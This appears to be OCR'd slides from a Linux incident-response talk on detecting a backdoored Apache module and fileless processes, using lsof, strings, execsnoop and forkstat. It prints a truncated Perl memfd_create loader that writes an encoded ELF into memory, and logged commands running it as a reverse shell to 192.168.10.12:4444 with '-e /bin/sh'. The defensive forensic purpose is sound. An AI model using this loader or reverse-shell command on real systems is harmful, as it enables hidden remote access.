


```
user1@elk:~$ sudo systemd-cgls --unit apache2.service
Unit apache2.service (/system.slice/apache2.service):
├─2034 /usr/sbin/apache2 -k start
├─2103 /usr/sbin/apache2 -k start
├─2106 avahi-daemon
└─2107 /usr/sbin/apache2 -k start
user1@elk:~$ 
```

- ✘ Checking the loaded apache modules… we can see the authz_net string!
  - ○ Turned out to be a module!



```
user1@elk:~$ sudo apache2ctl -t -D DUMP_MODULES
Loaded Modules:
 core_module (static)
 so_module (static)
 watchdog_module (static)
 http_module (static)
 log_config_module (static)
 logio_module (static)
 version_module (static)
 unixd_module (static)
 access_compat_module (shared)
 alias_module (shared)
 auth_basic_module (shared)
 authn_core_module (shared)
 authn_file_module (shared)
 authz_core_module (shared)
 authz_host_module (shared)
 authz_net_module (shared)
 authz_user_module (shared)
 autoindex_module (shared)
 deflate_module (shared)
 dir_module (shared)
 env_module (shared)
 filter_module (shared)
 mime_module (shared)
 mpm_event_module (shared)
 negotiation_module (shared)
 reqtimeout_module (shared)
 setenvif_module (shared)
 status_module (shared)
user1@elk:~$ 
```




```
user1@elk:~$ sudo lsof -p 2034
COMMAND  PID USER   FD   TYPE DEVICE SIZE/OFF    NODE NAME
apache2 2034 root  cwd    DIR    8,2     4096       2 /
apache2 2034 root  rtd    DIR    8,2     4096       2 /
apache2 2034 root  txt    REG    8,2   671392 3159981 /usr/sbin/apache2
apache2 2034 root  mem    REG    8,2    47568  267279 /lib/x86_64-linux-gnu/libnss_files-2.27.so
apache2 2034 root  mem    REG    8,2    97176  267276 /lib/x86_64-linux-gnu/libnsl-2.27.so
apache2 2034 root  mem    REG    8,2    47576  267281 /lib/x86_64-linux-gnu/libnss_nis-2.27.so
apache2 2034 root  mem    REG    8,2    39744  267277 /lib/x86_64-linux-gnu/libnss_compat-2.27.so
apache2 2034 root  mem    REG    8,2    22568 1318379 /usr/lib/apache2/modules/mod_status.so
apache2 2034 root  mem    REG    8,2    14376 1318371 /usr/lib/apache2/modules/mod_setenvif.so
apache2 2034 root  mem    REG    8,2    14376 1318363 /usr/lib/apache2/modules/mod_reqtimeout.so
apache2 2034 root  mem    REG    8,2    34856 1318345 /usr/lib/apache2/modules/mod_negotiation.so
apache2 2034 root  mem    REG    8,2    63528 1318342 /usr/lib/apache2/modules/mod_mpm_event.so
apache2 2034 root  mem    REG    8,2    22568 1318340 /usr/lib/apache2/modules/mod_mime.so
apache2 2034 root  mem    REG    8,2    18472 1318322 /usr/lib/apache2/modules/mod_filter.so
apache2 2034 root  mem    REG    8,2    10280 1318318 /usr/lib/apache2/modules/mod_env.so
apache2 2034 root  mem    REG    8,2    10280 1318315 /usr/lib/apache2/modules/mod_dir.so
apache2 2034 root  mem    REG    8,2   116960  267317 /lib/x86_64-linux-gnu/libz.so.1.2.11
apache2 2034 root  mem    REG    8,2    34856 1318313 /usr/lib/apache2/modules/mod_deflate.so
apache2 2034 root  mem    REG    8,2    38952 1318296 /usr/lib/apache2/modules/mod_autoindex.so
apache2 2034 root  mem    REG    8,2    10280 1318295 /usr/lib/apache2/modules/mod_authz_user.so
apache2 2034 root  mem    REG    8,2    10592  267314 /lib/x86_64-linux-gnu/libutil-2.27.so
apache2 2034 root  mem    REG    8,2   104104 1312884 /usr/lib/apache2/modules/mod_authz_net.so
apache2 2034 root  mem    REG    8,2    14376 1318293 /usr/lib/apache2/modules/mod_authz_host.so
apache2 2034 root  mem    REG    8,2    22568 1318289 /usr/lib/apache2/modules/mod_authz_core.so
apache2 2034 root  mem    REG    8,2    10280 1318285 /usr/lib/apache2/modules/mod_authn_file.so
apache2 2034 root  mem    REG    8,2    10280 1318282 /usr/lib/apache2/modules/mod_authn_core.so
apache2 2034 root  mem    REG    8,2    14376 1318278 /usr/lib/apache2/modules/mod_auth_basic.so
apache2 2034 root  mem    REG    8,2    18472 1318275 /usr/lib/apache2/modules/mod_alias.so
apache2 2034 root  mem    REG    8,2    10280 1318273 /usr/lib/apache2/modules/mod_access_compat.so
apache2 2034 root  mem    REG    8,2    14560  267243 /lib/x86_64-linux-gnu/libdl-2.27.so
apache2 2034 root  mem    REG    8,2    27112  267180 /lib/x86_64-linux-gnu/libuuid.so.1.3.0
apache2 2034 root  mem    REG    8,2   202880  267139 /lib/x86_64-linux-gnu/libexpat.so.1.6.7
apache2 2034 root  mem    REG    8,2    39208  267237 /lib/x86_64-linux-gnu/libcrypt-2.27.so
apache2 2034 root  mem    REG    8,2  2030544  267232 /lib/x86_64-linux-gnu/libc-2.27.so
apache2 2034 root  mem    REG    8,2   144976  267297 /lib/x86_64-linux-gnu/libpthread-2.27.so
apache2 2034 root  mem    REG    8,2   216800 3146547 /usr/lib/x86_64-linux-gnu/libapr-1.so.0.6.3
apache2 2034 root  mem    REG    8,2   175800 3159430 /usr/lib/x86_64-linux-gnu/libaprutil-1.so.0.6.1
apache2 2034 root  mem    REG    8,2   464824  267291 /lib/x86_64-linux-gnu/libpcre.so.3.13.3
apache2 2034 root  mem    REG    8,2   170960  267220 /lib/x86_64-linux-gnu/ld-2.27.so
apache2 2034 root  DEL    REG    0,5            32816 /dev/zero
apache2 2034 root    0r   CHR    1,3      0t0       6 /dev/null
apache2 2034 root    1w   CHR    1,3      0t0       6 /dev/null
apache2 2034 root    2w   REG    8,2     9399  661612 /var/log/apache2/error.log
apache2 2034 root    3u  sock    0,9      0t0   32803 protocol: TCP
apache2 2034 root    4u  IPv6  32804      0t0     TCP *:http (LISTEN)
apache2 2034 root    5r  FIFO   0,12      0t0   32815 pipe
apache2 2034 root    6w  FIFO   0,12      0t0   32815 pipe
apache2 2034 root    7w   REG    8,2        0  661614 /var/log/apache2/other_vhosts_access.log
apache2 2034 root    8w   REG    8,2      163  662462 /var/log/apache2/access.log
user1@elk:~$ 
```

Apache2 Instance!!!

- PPID = 2034
- This is the apache2 instance with the number of threads…
- Suspicious module also loaded here

Unix Socket Streams!!!

- ✘ PPID = 2103
- ✘ The weird module /tmp/mod_authz_net we've seen before!
- ✘ This is the malicious Apache2 instance which is channeled with the reverse shell using bash…



```
user1@elk:~$ sudo lsof -p 2103
COMMAND  PID USER   FD   TYPE             DEVICE SIZE/OFF    NODE NAME
apache2 2103 root  cwd    DIR                8,2     4096       2 /
apache2 2103 root  rtd    DIR                8,2     4096       2 /
apache2 2103 root  txt    REG                8,2   671392 3159981 /usr/sbin/apache2
apache2 2103 root  mem    REG                8,2    47568  267279 /lib/x86_64-linux-gnu/libnss_files-2.27.so
apache2 2103 root  mem    REG                8,2    97176  267276 /lib/x86_64-linux-gnu/libnsl-2.27.so
apache2 2103 root  mem    REG                8,2    47576  267281 /lib/x86_64-linux-gnu/libnss_nis-2.27.so
apache2 2103 root  mem    REG                8,2    39744  267277 /lib/x86_64-linux-gnu/libnss_compat-2.27.so
apache2 2103 root  mem    REG                8,2    22568 1318379 /usr/lib/apache2/modules/mod_status.so
apache2 2103 root  mem    REG                8,2    14376 1318371 /usr/lib/apache2/modules/mod_setenvif.so
apache2 2103 root  mem    REG                8,2    14376 1318363 /usr/lib/apache2/modules/mod_reqtimeout.so
apache2 2103 root  mem    REG                8,2    34856 1318345 /usr/lib/apache2/modules/mod_negotiation.so
apache2 2103 root  mem    REG                8,2    63528 1318342 /usr/lib/apache2/modules/mod_mpm_event.so
apache2 2103 root  mem    REG                8,2    22568 1318340 /usr/lib/apache2/modules/mod_mime.so
apache2 2103 root  mem    REG                8,2    18472 1318322 /usr/lib/apache2/modules/mod_filter.so
apache2 2103 root  mem    REG                8,2    10280 1318318 /usr/lib/apache2/modules/mod_env.so
apache2 2103 root  mem    REG                8,2    10280 1318315 /usr/lib/apache2/modules/mod_dir.so
apache2 2103 root  mem    REG                8,2   116960  267317 /lib/x86_64-linux-gnu/libz.so.1.2.11
apache2 2103 root  mem    REG                8,2    34856 1318313 /usr/lib/apache2/modules/mod_deflate.so
apache2 2103 root  mem    REG                8,2    38952 1318296 /usr/lib/apache2/modules/mod_autoindex.so
apache2 2103 root  mem    REG                8,2    10280 1318295 /usr/lib/apache2/modules/mod_authz_user.so
apache2 2103 root  mem    REG                8,2    10592  267314 /lib/x86_64-linux-gnu/libutil-2.27.so
apache2 2103 root  mem    REG                8,2   104104 1312884 /usr/lib/apache2/modules/mod_authz_net.so
apache2 2103 root  mem    REG                8,2    14376 1318293 /usr/lib/apache2/modules/mod_authz_host.so
apache2 2103 root  mem    REG                8,2    22568 1318289 /usr/lib/apache2/modules/mod_authz_core.so
apache2 2103 root  mem    REG                8,2    10280 1318285 /usr/lib/apache2/modules/mod_authn_file.so
apache2 2103 root  mem    REG                8,2    10280 1318282 /usr/lib/apache2/modules/mod_authn_core.so
apache2 2103 root  mem    REG                8,2    14376 1318278 /usr/lib/apache2/modules/mod_auth_basic.so
apache2 2103 root  mem    REG                8,2    18472 1318275 /usr/lib/apache2/modules/mod_alias.so
apache2 2103 root  mem    REG                8,2    10280 1318273 /usr/lib/apache2/modules/mod_access_compat.so
apache2 2103 root  mem    REG                8,2    14560  267243 /lib/x86_64-linux-gnu/libdl-2.27.so
apache2 2103 root  mem    REG                8,2    27112  267180 /lib/x86_64-linux-gnu/libuuid.so.1.3.0
apache2 2103 root  mem    REG                8,2   202880  267139 /lib/x86_64-linux-gnu/libexpat.so.1.6.7
apache2 2103 root  mem    REG                8,2    39208  267237 /lib/x86_64-linux-gnu/libcrypt-2.27.so
apache2 2103 root  mem    REG                8,2  2030544  267232 /lib/x86_64-linux-gnu/libc-2.27.so
apache2 2103 root  mem    REG                8,2   144976  267297 /lib/x86_64-linux-gnu/libpthread-2.27.so
apache2 2103 root  mem    REG                8,2   216800 3146547 /usr/lib/x86_64-linux-gnu/libapr-1.so.0.6.3
apache2 2103 root  mem    REG                8,2   175800 3159430 /usr/lib/x86_64-linux-gnu/libaprutil-1.so.0.6.
apache2 2103 root  mem    REG                8,2   464824  267291 /lib/x86_64-linux-gnu/libpcre.so.3.13.3
apache2 2103 root  mem    REG                8,2   170960  267220 /lib/x86_64-linux-gnu/ld-2.27.so
apache2 2103 root    0r    CHR                1,3      0t0       6 /dev/null
apache2 2103 root    1u   unix 0xffff9458eca3c400      0t0   32179 type=STREAM
apache2 2103 root    2w    REG                8,2     9399  661612 /var/log/apache2/error.log
apache2 2103 root    3u   sock                0,9      0t0   32803 protocol: TCP
apache2 2103 root    4u   IPv6              32804      0t0     TCP *:http (LISTEN)
apache2 2103 root    5r   FIFO               0,12      0t0   32808 pipe
apache2 2103 root    6w   FIFO               0,12      0t0   32808 pipe
apache2 2103 root    7w    REG                8,2        0  661614 /var/log/apache2/other_vhosts_access.log
apache2 2103 root    8w    REG                8,2      163  662462 /var/log/apache2/access.log
apache2 2103 root    9u   unix 0xffff9458e91a0000      0t0   32194 /tmp/mod_authz_net type=STREAM
apache2 2103 root   10u   unix 0xffff9458f5ada000      0t0   32273 /tmp/mod_authz_net type=STREAM
user1@elk:~$
```

Static Checks!!!

- ✘ If we check the strings and/or the imported symbols, we can see some interesting features related to network, system, and process activity

- ✘ We can also see features related to the backdoor itself…


Note: output is filtered

Network Functions

Backdoor functions

System Functions

Process Functions



```
bind_addr
bindPort
recv@@GLIBC_2.2.5
bindtoip
setsockopt@@GLIBC_2.2.5
server_waitclient
resolve
inet_addr@@GLIBC_2.2.5
bind@@GLIBC_2.2.5
socket@@GLIBC_2.2.5
getaddrinfo@@GLIBC_2.2.5
listen@@GLIBC_2.2.5
connect@@GLIBC_2.2.5

backdoor_register_hooks
backdoor_post_read_request
backdoor_log_transaction
ap_hook_post_config
ap_hook_post_read_request
backdoor_post_config
ap_hook_log_transaction
reverseShell
startProxy
shell
auth_pass
shellPTY

mkdir@@GLIBC_2.2.5
umount@@GLIBC_2.2.5
write@@GLIBC_2.2.5
rmdir@@GLIBC_2.2.5
mount@@GLIBC_2.2.5

getpid@@GLIBC_2.2.5
execve@@GLIBC_2.2.5
kill@@GLIBC_2.2.5
pthread_create
waitpid@@GLIBC_2.2.5
getppid@@GLIBC_2.2.5
exit@@GLIBC_2.2.5
forkpty@@GLIBC_2.2.5
fork@@GLIBC_2.2.5
```

Shout(s)-Out!!!...

- ✘ Thanks to all those out there that keep reminding the community of not to KILL a process, but dump it from memory first, especially if it does not exist on disk anymore!

- ✘ Craig H. Rowland, @CraigHRowland
  - ○ https://twitter.com/CraigHRowland/status/1177373397463863296


Anonymous Processes

- They exist…
- Process spawned from chunk of memory
- Never on filesystem -> no FS artifacts
- Creating & writing directly to FD

What we're examining

NC reverse shell

- Leveraging memfd_create()
- Non-native ELF pushed in remotely and written to mem




```
print "Making anonymous file...";
my $name = "";
my $fd = syscall(319, $name, 1);
if (-1 == $fd) {
        die "memfd_create: $!";
}
print "fd $fd\n";

print "lists anonymous file descriptors created\n";
system "/bin/ls", "-l", "/proc/$$/fd";

print "print the /proc/ ID to reference later\n";
system "/bin/cat", "/proc/$$/fd";

# Make a nice Perl file handle
open(my $FH, '>&='.$fd) or die "open: $!";
select((select($FH), $|=1)[0]);

# Load binary into anonymous file (i.e. into memory)
print "Writing ELF binary to memory...";
print $FH pack q/H*/, q/7f454c4602010100000000000000000003003e0001000
print $FH pack q/H*/, q/400000000000000080830000000000000000000040003
print $FH pack q/H*/, q/060000000400000040000000000000004000000000000
print $FH pack q/H*/, q/680200000000000068020000000000000800000000000
print $FH pack q/H*/, q/a802000000000000a802000000000000a802000000000
```

Process Behavior

Fork -> Execute -> Die

- Why do we care?
- Parent data in /procfs
- Children? Commands?




Monitoring

Execsnoop – leverages ftrace to record exec() calls

Pkg: perf-tools-unstable

Forkstat – records the following events:

Pkg: forkstat



```
Event    Description
fork     forks
exec     execs
exit     exits
core     core dumps
comm     process name changes in comm field
clone    clone (normally on thread creation)
ptrce    ptrace attach or detach
uid      uid/gid events
sid      sid events
all      all the events above
```


IR Toolkit !∞= forensically sound
*Tsurugi – DFIR Linux

Monitoring – execsnoop

execsnoop-perf –a 16 –r > proclog.txt


Shell creation:

- Sshd called
- Motd
- Patch state
- Update check
- Mounting FS



```
TIMEs                  PID   PPID ARGS
10463708.786041      22907  22905 cat -v trace_pipe
10463708.786166      22906  22902 gawk -v o=1 -v opt_name=0 -v name= -v opt_duration=0 -v opt_time=1
10463718.008150      22908   2361 /usr/sbin/sshd -D -R
10463722.965723      22949  22947 sed -r -n /^livepatch:/,/^\S/s,^[[:blank:]]+patchState: (.*)$,\1,p
10463722.967371      22952  22950 sed -r -n /^livepatch:/,/^\S/s,^[[:blank:]]+checkState: (.*)$,\1,p
10463722.969056      22953  22911 /etc/update-motd.d/90-updates-available
10463722.969831      22954  22953 cat /var/lib/update-notifier/updates-available
10463723.089973      22987  22986 awk {print $1} /proc/uptime
10463723.091853      22986  22984 date -d now - 10463845.92 seconds +%s
10463723.092708      22988  22984 date +%s
10463723.093950      22990  22989 mount
10463723.094069      22991  22989 awk $5 ~ /^ext(2|3|4)$/ { print $1 }
10463723.096563      22992  22984 dumpe2fs -h /dev/sda2
```

Process executions:




```
10459389.023938    22832   22831 bash -c perl
10459389.025699    22832   22831 perl
10459389.050426    22833   22832 /bin/ls -l /proc/22832/fd
10459389.052605    22834   22832 /bin/cat /proc/22832/fd
10459389.055956    22832   22831 /proc/22832/fd/3 192.168.10.12 4444 -vv -e /bin/sh
10459389.058331    22832   22831 sh
10459398.308122    22835   22832 ls -la
10459402.791878    22836   22832 cat /etc/passwd
10459415.533324    22837   22832 ping 8.8.8.8 -c 3
```

Monitoring – forkstat


forkstat –e all –x –S > forklog.txt

How is forkstat different?

- Datapoints:
  1 vs. 12
- No exec()?
- Process Ancestry
- Procmon



